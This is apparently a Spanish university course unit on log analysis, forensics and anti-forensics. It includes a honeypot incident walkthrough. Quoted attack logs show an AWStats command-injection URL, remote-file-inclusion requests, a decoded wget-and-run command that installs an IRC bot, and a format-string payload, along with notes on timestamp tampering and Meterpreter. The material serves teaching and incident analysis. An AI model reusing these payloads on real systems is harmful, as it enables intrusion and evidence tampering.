Unidad 7

Análisis de logs
Forensia y antiforensia

Logs

- **Es importante habilitar el logging y configurarlo en forma adecuada, incluyendo el tema de rotación de logs. Hay que saber que logs están disponibles y donde están ubicados.**

- **Entender los registros, saber que eventos son normales, tener disponible la documentación.**

- **Los desarrollos propios deben implementar mecanismos de logging.**

- **Almacenar los logs en forma segura.**

Logs

Que datos?

Logs de auditoría
Logs de transacciones
Logs de intrusiones
Logs de conexiones
Registros de perfomance de sistema
Actividad de usuarios
Alertas varias

De donde?

Firewalls/IPS
Routers/switches
IDS
Hosts
Aplicaciones de negocio
Servidores de red
Anti-Virus
VPNs

Ejemplos de logs

Oct 9 16:29:49 [146.127.94.4] Oct 09 2003 16:44:50: %PIX-6-302013: Built outbound TCP connection 2245701 for outside:146.127.98.67/1487 (146.127.98.67/1487) to PIX inside:146.127.94.13/42562 (146.127.93.145/42562)

SENSORDATAID="138715" SENSORNAME="146.127.94.23:network_sensor_1" ALERTID="QPQVIOAJKBNC6OONK6FTNLLESZ“ LOCALTIMEZONEOFFSET="14400" ALERTNAME="pcAnywhere_Probe“ ALERTDATETIME="2003-10-20 19:35:21.0" SRCADDRESSNAME="146.127.94.10" SOURCEPORT="42444" INTRUDERPORT="42444" DESTADDRESSNAME="146.127.94.13" VICTIMPORT="5631" ALERTCOUNT="1" ALERTPRIORITY="3" PRODUCTID="3" PROTOCOLID="6" REASON="RSTsent"

Logs relacionados con incidentes - SSH

Apr 25 19:28:52 localhost sshd[11335]: Did not receive identification string from 203.162.1.182
Apr 26 00:05:27 localhost sshd[14745]: Did not receive identification string from 58.29.243.130
Apr 26 12:41:52 localhost sshd[29547]: Invalid user misha from 89.185.245.146
Apr 26 12:41:55 localhost sshd[29549]: Invalid user mitrogan from 89.185.245.146
Apr 26 12:41:57 localhost sshd[29551]: Invalid user mitya from 89.185.245.146
Apr 26 12:41:59 localhost sshd[29553]: Invalid user modest from 89.185.245.146
Apr 26 12:42:02 localhost sshd[29555]: Invalid user modya from 89.185.245.146
Apr 26 12:42:05 localhost sshd[29557]: Invalid user moisey from 89.185.245.146
Apr 26 12:42:07 localhost sshd[29559]: Invalid user motya from 89.185.245.146
Apr 26 12:42:12 localhost sshd[29561]: Invalid user mstislav from 89.185.245.146
Apr 26 12:42:15 localhost sshd[29563]: Invalid user nadeja from 89.185.245.146
Apr 26 12:42:17 localhost sshd[29565]: Invalid user nadezhda from 89.185.245.146
Apr 26 12:42:20 localhost sshd[29568]: Invalid user nadya from 89.185.245.146
Apr 26 12:42:23 localhost sshd[29570]: Invalid user nastasia from 89.185.245.146
Apr 26 12:42:25 localhost sshd[29572]: Invalid user nastya from 89.185.245.146

Formato registros syslog

Jun 1 06:38:03 fs dhcpd: DHCPACK on 10.96.1.53 to 00:11:25:88:32:79 via eth0

HEADER: Timestamp	Jun 1 06:38:03
HEADER: Hostname	Fs
MSG:Tag	dhcpd
MSG:Content	DHCPACK on 10.96.1.53 to 00:11:25:88:32:79 via eth0

Syslog (RFC 3164)

El sistema de *syslog* se encarga de recoger y almacenar en archivos los eventos en función de 2 parámetros: la *facility* y la *severity.*

En el *syslog.conf* clasificamos y archivamos los logs en archivos en función de ellos

Severity Definitions

Keyword for syslog.conf	syslog number
emerg	0
alert	1
crit	2
err	3
warning	4
notice	5
info	6
debug	7

Facility Definitions

Keyword	Description
kern	Kernel
user	User Processes
mail	Electronic Mail
daemon	Background System Processes
auth	Authorization
syslog	System Logging
lpr	Printing
news	Usenet News
uucp	Unix-to-Unix Copy Program (uucp)
sys9 – sys14	Reserved for System
cron	Daemon to Execute Scheduled Commands
local0 – local7	For Local Use

syslog.conf


```
*.=crit;kern.none          /var/adm/critical
kern.*                  /var/adm/kernel
kern.crit               @finlandia
kern.crit               /dev/console
kern.info;kern.!err        /var/adm/kernel-info
```

Logs relacionados con incidentes – web server

202.60.85.163 - - [20/Oct/2006:11:31:04 -0300] "GET /classes/adodbt/sql.php?classes_dir=http://tinypath.com/sdy/test/iso.txt ? HTTP/1.1" 404 495 "-" "libwww-perl/5.805"

64.191.64.37 - - [24/Apr/2007:06:49:45 -0300] "GET /index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://heidi.aaui.dk/fix.gif? HTTP/1.1" 302 185 "-" "libwww-perl/5.805"

88.240.175.34 - - [26/Apr/2007:07:49:23 -0300] "GET /components/com_extcalendar/extcalendar.php?mosConfig_absolute_path=http://ronnins.byethost7.com/cmd/tool25.dat?&list=1&cmd=id HTTP/1.0" 302 185 "-" "Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.0)“

Apache Combined Log Format


24.130.169.87 - - [13/Mar/2005:15:02:44 -0500] "GET / HTTP/1.1" 403 2898 "-" "Mozilla/4.0 (compatible; MSIE 5.5; Windows 98)"

Client IP	24.130.169.87
RFC 1413 ident	-
username	-
timestamp	[13/Mar/2005:15:02:44 -0500]
Request	"GET / HTTP/1.1"
Status Code	403
Content Bytes	2898
Referer	-
User-Agent	Mozilla/4.0 (compatible; MSIE 5.5; Windows 98)"

Eventos en windows

Fecha	
Hora	
Tipo	Información, Advertencia, Error, Audit Acierto, Audit Fallo
Usuario	Cuenta de usuario que causó la generación del evento
Equipo	Equipo en el que se generó el evento
Origen	Aplicación o proceso que lo generó
Categoría	Para clasificar eventos dentro de origen. Ej: Uso privilegios
ID Evento	Numero que identifica el evento dentro del origen
Descripción	Explicación de lo acontecido.

Eventos en windows



Eventos en windows - referencias

Eventos interesantes relacionados con seguridad:

https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/default.aspx

Documentación oficial:

https://www.microsoft.com/en-us/download/details.aspx?id=50034

Monitoring Active Directory for Signs of Compromise

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/monitoring-active-directory-for-signs-of-compromise

Centralización de logs

- **Permite ver todos los logs en un solo punto, haciéndolo más fácil y permitiendo correlación.**

- **Dificulta a un atacante la alteración/borrado de registros en un sistema atacado.**

- **Syslog es uno de los mecanismos más estandarizados.**

- **Importancia de formato standard y sincronización de relojes para correlacionar.**

Security Information and Event Management (SIEM)


Splunk

Qradar

Arcsight

wazuh

Elasticsearch+kibana+beats



Ejercicio

El ejercicio

- **El grupo de investigación en seguridad informática del departamento de computación instaló un honeypot para detectar y analizar nuevas técnicas y herramientas utilizadas por los intrusos.**

- **Obtenga una copia del archivo miel.tgz de la página web de la materia. En dicho archivo encontrará evidencias de los ataques recibidos por el honeypot. La evidencia incluye archivos de log de Apache, syslog, snort e iptables. El md5 de dicho archivo es: fed1880937cc8f70f9aa2e6b806225a3**

Preguntas

1. ¿Cuáles son los eventos más significativos que ocurrieron en el honeypot en el período de tiempo que abarcan los logs?

1. ¿Fue el sistema comprometido? ¿Cómo lo sabe? Si la respuesta es afirmativa, indique cuántas veces y por cuántos atacantes.

1. ¿Cree ud. que los relojes entre los sistemas de monitoreo (adonde se loguea información de snort y de iptables) y el sistema victima (donde se registra la información de syslog y apache) estaban sincronizados?

1. ¿Qué otros eventos ocurrían en el sistema en el periodo de tiempo indicado? ¿Que tipos de "Ruido de Internet" puede catalogar? ¿Cuales de estos ataques y pruebas podrían haber afectado al equipo atacado?

Logs incluidos en miel.tgz

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

Archivos	Fecha inicio	Fecha fin	# registros
Access_log*	**30/Jan/2005:04**	**17/Mar/2005:11:38**	**3554**
Error_log*	**Sun Jan 30 05:09**	**Thu Mar 17 11:38**	**3692**
Ssl_error_log*	**Sun Jan 30 04:33**	**Wed Mar 16 01:01**	**374**
iptablesyslog	**Feb 25 12:11:24**	**Mar 31 23:57:48**	**179572**
snortsyslog	**Feb 25 12:21:33**	**Mar 31 23:49:58**	**69039**
Maillog*	**Jan 30 04:19**	**Mar 17 04:14**	**1172**
Messages*	**Jan 30 4:09**	**Mar 17 13:06**	**1166**
Secure*	**Jan 31 06:16**	**Mar 17 12:59**	**1587**

Información inicial extraida de logs

- **3 sistemas: bridge c/iptables, bastion c/snort, combo (victima)**
- **Combo es un Redhat Linux con Kernel 2.4.20.**
- **Servicios de red en ejecución en combo: Apache, Bind, Sendmail, rpc.statd, mysql, snmpd, squid, ssh, pop3**

Análisis log apache - mirando método HTTP y códigos de respuesta

Connect SCAN	**59 intentos de usarlo como proxy**
Options SCAN	**46 intentos de obtener métodos disponibles**
File Not Found (404)	**2470 registros de pedidos de archivos inexistentes**
File Not Found (404), buscando php	**69 pedidos de phpBB**
Bad requests (400)	**109 pedidos malformados**
Internal Server Error (500)	**57 consultas. Todas relacionadas con awstats.pl**
AWStats scan	**552 intentos. 382 con código de error 404, 90 con código de respuesta 200.**

AWStats "configdir" Remote Command Execution Exploit

Publicado el 25/1/2005

This exploit makes use of the remote command execution bug discovered in awStats ver 6.2 and below. The bug resides in the awstats.pl perl script.
The script does not sanitise correctly the user input for the`configdir` parameter. If the users sends a command prefixed and postfixed with | , the command will be executed. An example would be:

Let's execute '/usr/bin/w':
>
http://localhost/cgi-bin/awstats.pl?configdir=%20|%20/usr/bin/w%20|%20
<

Fuente: http://www.frsirt.com/exploits/20050124.awexpl.c.php

Incidente #1

access_log.3:**213.135.2.227 - - [26/Feb/2005:14:13:38 -0500] "GET /cgi-bin/awstats.pl?configdir=%20%7c%20cd%20%2ftmp%3bwget %20www.shady.go.ro%2faw.tgz%3b%20tar%20zxf%20aw.tgz%3b%20rm%20-f%20aw.tgz%3b%20cd%20.aw%3b%20.%2finetd %20%7c%20 HTTP/1.1" 200 410 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; FunWebProducts)"**
Decodificación:

| cd /tmp;wget www.shady.go.ro/aw.tgz; tar zxf aw.tgz; rm –f aw.tgz; cd .aw; ./finetd |

error_log.3: **[Sat Feb 26 14:13:56 2005] [error] [client 213.135.2.227] --14:13:41-- http://www.shady.go.ro/aw.tgz**
[Sat Feb 26 14:13:56 2005] [error] [client 213.135.2.227] => `aw.tgz'
[Sat Feb 26 14:13:56 2005] [error] [client 213.135.2.227] Connecting to www.shady.go.ro[81.196.20.134]:80... connected.
[Sat Feb 26 14:13:56 2005] [error] [client 213.135.2.227] HTTP request sent, awaiting response... 200 OK
[Sat Feb 26 14:13:56 2005] [error] [client 213.135.2.227] Length: 205,207 [text/plain]
[Sat Feb 26 14:13:56 2005] [error] [client 213.135.2.227]
[Sat Feb 26 14:13:56 2005] [error] [client 213.135.2.227] 0K .... 24% 59.03 KB/s
[Sat Feb 26 14:13:56 2005] [error] [client 213.135.2.227] 14:13:56 (42.78 KB/s)
- `aw.tgz' saved [205207/205207]

Incidente #1 – correlación snort

Feb 26 19:00:42 bastion snort: [1:1330:6] WEB-ATTACKS wget command attempt [Classification: Web Application Attack] [Priority: 1]: {TCP} 213.135.2.227:50860 -> 11.11.79.89:80

En este log existe evidencia que corrobora lo encontrado previamente en el log de apache.

Los relojes de los distintos equipos no concuerdan! Difieren en 4 horas, 47 minutos, 4 segundos.

Incidente #1 - Análisis aw.tgz

Contiene un binario llamado inetd y varios archivos de texto. ejecutamos 'strings inetd':

init: EnergyMech running...

2.8.5

Bucharest: December 30th, 2002

Raw-EMech

El resto, archivos de configuración, que incluyen bots y servidores a los que conectarse, como por ejemplo el 129.27.9.248:6667

Es un conocido bot IRC!

En archivo de iptables:

Feb 26 19:00:58 bridge kernel: OUTBOUND CONN TCP: IN=br0 PHYSIN=eth1 OUT=br0 PHYSOUT=eth0 SRC=11.11.79.67 DST=129.27.9.248 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=56418 DF PROTO=TCP SPT=1062 DPT=6667 WINDOW=5840 RES=0x00 SYN URGP=0

Log Snort

Mucho ruido que puede ser catalogado en:

- **Intentos de reconocimiento: ICMP echo requests, port scanning, técnicas evasivas en TCP**
- **Reconocimiento de versiones: SSH, BIND, SQL**
- **Ataques especificos incluidos en herramientas automatizadas y gusanos: IIS ISAPI, directory traversal, double encoding unicode, Nimda, Code-red**

Log Snort – Eventos de interés relacionados con el incidente #1

Cantidad	Regla
5683	**CHAT IRC message**
1009	**BLEEDING-EDGE IRC – Channel JOIN on non-std port**
541	**BLEEDING-EDGE IRC – Nick change on non-std port**
5	**WEB-ATTACKS wget command attempt**
5	**WEB-ATTACKS rm command attempt**

Otros incidentes - SSH

En los archivos secure de syslog:
Scaneo para ver existencia de servicio SSH:

Mar 15 00:46:18 combo sshd[12785]: Did not receive identification string from 82.76.137.124
Mar 17 11:30:03 combo sshd[19817]: Did not receive identification string from 202.105.113.167
Mar 17 12:58:01 combo sshd[19948]: Did not receive identification string from 219.234.219.7

Ataque de fuerza bruta para detectar usuarios validos en el sistema:

Mar 13 16:26:09 combo sshd[8717]: Accepted password for test from 59.120.2.133 port 57024 ssh2
Mar 16 02:58:19 combo sshd[15743]: Accepted password for test from 200.93.166.173 port 55586 ssh2
Mar 16 06:50:00 combo sshd[16581]: Failed password for root from 202.110.184.100 port 50375 ssh2
Mar 16 06:50:00 combo sshd[16582]: Failed password for root from 202.110.184.100 port 50376 ssh2
Mar 17 01:35:07 combo sshd[18384]: Illegal user slapme from 67.103.15.70
Mar 17 01:35:08 combo sshd[18392]: Illegal user oracle from 67.103.15.70
Mar 17 01:35:08 combo sshd[18394]: Illegal user master from 67.103.15.70
Mar 17 01:35:09 combo sshd[18396]: Illegal user www from 67.103.15.70

Más eventos sospechosos – rpc.statd

Intento de buffer overflow contra librería de decodificación de XDR.

messages.6:Feb 4 16:10:26 combo rpc.statd[1601]: gethostbyname error for ^X÷ÿ¿^X÷ÿ¿^Z÷ÿ¿^Z÷ÿ¿%8x%8x%8x%8x%8x%8x%8x%8x%8x%62716x%hn%51859x%hn\220

Análisis de logs de mail

Problema con la carga del equipo

maillog.1:Mar 6 16:44:43 combo sendmail[1746]: rejecting connections on daemon MTA: load average: 170
maillog.1:Mar 6 16:44:58 combo sendmail[1746]: rejecting connections on daemon MTA: load average: 169
maillog.1:Mar 6 16:45:13 combo sendmail[1746]: rejecting connections on daemon MTA: load average: 170
maillog.1:Mar 6 16:45:34 combo sendmail[1746]: rejecting connections on daemon MTA: load average: 171
maillog.1:Mar 6 16:45:44 combo sendmail[1746]: rejecting connections on daemon MTA: load average: 170
maillog.1:Mar 6 16:46:00 combo sendmail[1746]: rejecting connections on daemon MTA: load average: 170

Intentos de mail relay

maillog.6:Jan 30 08:01:58 combo sendmail[26716]: j0UD1fP0026716: ruleset=check_rcpt, arg1=<china9988@21cn.com>, relay=[211.190.205.93], reject=550 5.7.1 <china9988@21cn.com>... Relaying denied. IP name lookup failed [211.190.205.93]
maillog.6:Jan 30 08:01:58 combo sendmail[26718]: j0UD1fP0026718: ruleset=check_rcpt, arg1=<china9988@21cn.com>, relay=[211.190.205.93], reject=550 5.7.1 <china9988@21cn.com>... Relaying denied. IP name lookup failed [211.190.205.93]
maillog.6:Feb 1 10:08:23 combo sendmail[32424]: j11F85P0032424: ruleset=check_rcpt, arg1=<china9988@21cn.com>, relay=[61.73.94.162], reject=550 5.7.1 <china9988@21cn.com>... Relaying denied. IP name lookup failed [61.73.94.162]

Algunas Conclusiones

- **Todo tráfico que recibió el honeypot es sospechoso.**
- **Se detectó mucho "ruido", que dificulta la detección de los incidentes importantes.**
- **Existieron diversos incidentes. El más grave incluyó la instalacion y uso de software de IRC.**
- **La existencia de multiples fuentes de datos sirvió para validar la información obtenida y sacar nuevas conclusiones.**
- **Los relojes de los distintos equipos no estaban sincronizados. Eso dificulta la tarea de análisis.**

Anti-forensia

- Intentos de afectar la existencia, cantidad o calidad de la evidencia en la escena del crimen, o hacer que el análisis y examen de dicha evidencia se torne difícil o imposible.

- La volatilidad de la evidencia digital y la excesiva confianza en las herramientas de análisis hacen que la forensia informática sea muy vulnerable a la Anti Forensia.

Usos Anti-Forensia

- Validación de herramientas y técnicas.
- Exonerar a un culpable mediante el borrado o la modificación de evidencia.
- Inculpar a un inocente mediante la implantación de pruebas falsas.

Categorías

- Ocultar información.
- Borrar archivos y/o registros de auditoría.
- Dificultar la construcción de líneas de tiempo.
- Ataques al proceso o herramientas forenses.

Ocultar Información

Esconder la información en lugares inusuales:

- Memoria
- Slack space en disco
- Directorios ocultos
- Bloques defectuosos
- Alternate data streams (MS Windows)

- Cifrado/Esteganografía

Borrar archivos

Técnica

En el análisis forense se intenta recuperar los archivos que fueron eliminados, ya que generalmente se borra la referencia al archivo y no su contenido.

Técnica anti-forense

Borrado irreversible de archivos, sobreescribiendo el contenido, el slack space, y el espacio no asignado.

Dificultar la construcción de líneas de tiempo

Técnica

En el análisis forense se analizan los “mactimes” para determinar cuando ocurrió un evento, cuales fueron los archivos modificados, etc. Se intenta construir una línea de tiempo para entender que ocurrió.

Técnica anti-forense

Uso de herramientas de modificación de timestamps (touch, timestomp)

Ataques al proceso o herramientas forenses

Si el proceso analiza el disco, cargar el código malicioso en memoria.

Pequeños Cambios en archivos para:

- Que tengan distinto hash.
- Que sean identificados como de otro tipo (ejecutable en vez de archivo de texto).
- Dificultar la búsqueda de cadenas de texto con mecanismos de cifrado|, packers, etc.

Ejemplo anti-forense

Módulo Meterpreter metasploit

"Payload" avanzado incluido en el Metasploit Framework. Se carga como una DLL que se anexa a un proceso existente en memoria. En ningún momento escribe a disco. Permite ejecución de comandos, transferencia de archivos, terminación de procesos, obtención de copia de hashes de claves locales, etc.

https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter.html

http://www.hick.org/code/skape/papers/meterpreter.pdf

Estas técnicas se usan!

Blog

New IE Zero-Day Found in Watering Hole Attack

November 8, 2013 | By Xiaobo Chen and Dan Caselden | Technical | Comments 0

FireEye Labs has identified a new IE zero-day exploit hosted on a breached website based in the U.S. It's a brand new IE zero-day that compromises anyone visiting a malicious website; classic drive-by download attack. The exploit leverages a new information leakage vulnerability and an IE out-of-bounds memory access vulnerability to achieve code execution.

Exploitation

The information leak uses a very interesting vulnerability to retrieve the timestamp from the PE headers of `msvcrt.dll`. The timestamp is sent back to the attacker's server to choose the exploit with an ROP chain specific to that version of `msvcrt.dll`. This vulnerability affects Windows XP with IE 8 and Windows 7 with IE 9.

The memory access vulnerability is designed to work on Windows XP with IE 7 and 8, and on Windows 7. The exploit targets the English version of Internet Explorer, but we believe the exploit can be easily changed to leverage other languages. Based on our analysis, this vulnerability affects IE 7, 8, 9, and 10. This actual attack of this memory access vulnerability can be mitigated by EMET per Microsoft's feedback.

Shellcode

This exploit has a large multi-stage shellcode payload. Upon successful exploitation, it will launch `rundll32.exe` (with `CreateProcess`), and inject and execute its second stage (with `OpenProcess`, `VirtualAlloc`, `WriteProcessMemory`, and `CreateRemoteThread`). The second stage isn't written to a file as with most common shellcode, which usually downloads an executable and runs it from disk.

Summary

In summary, this post was intended to serve as a warning to the generic public. We are collaborating with the Microsoft Security team on research activities.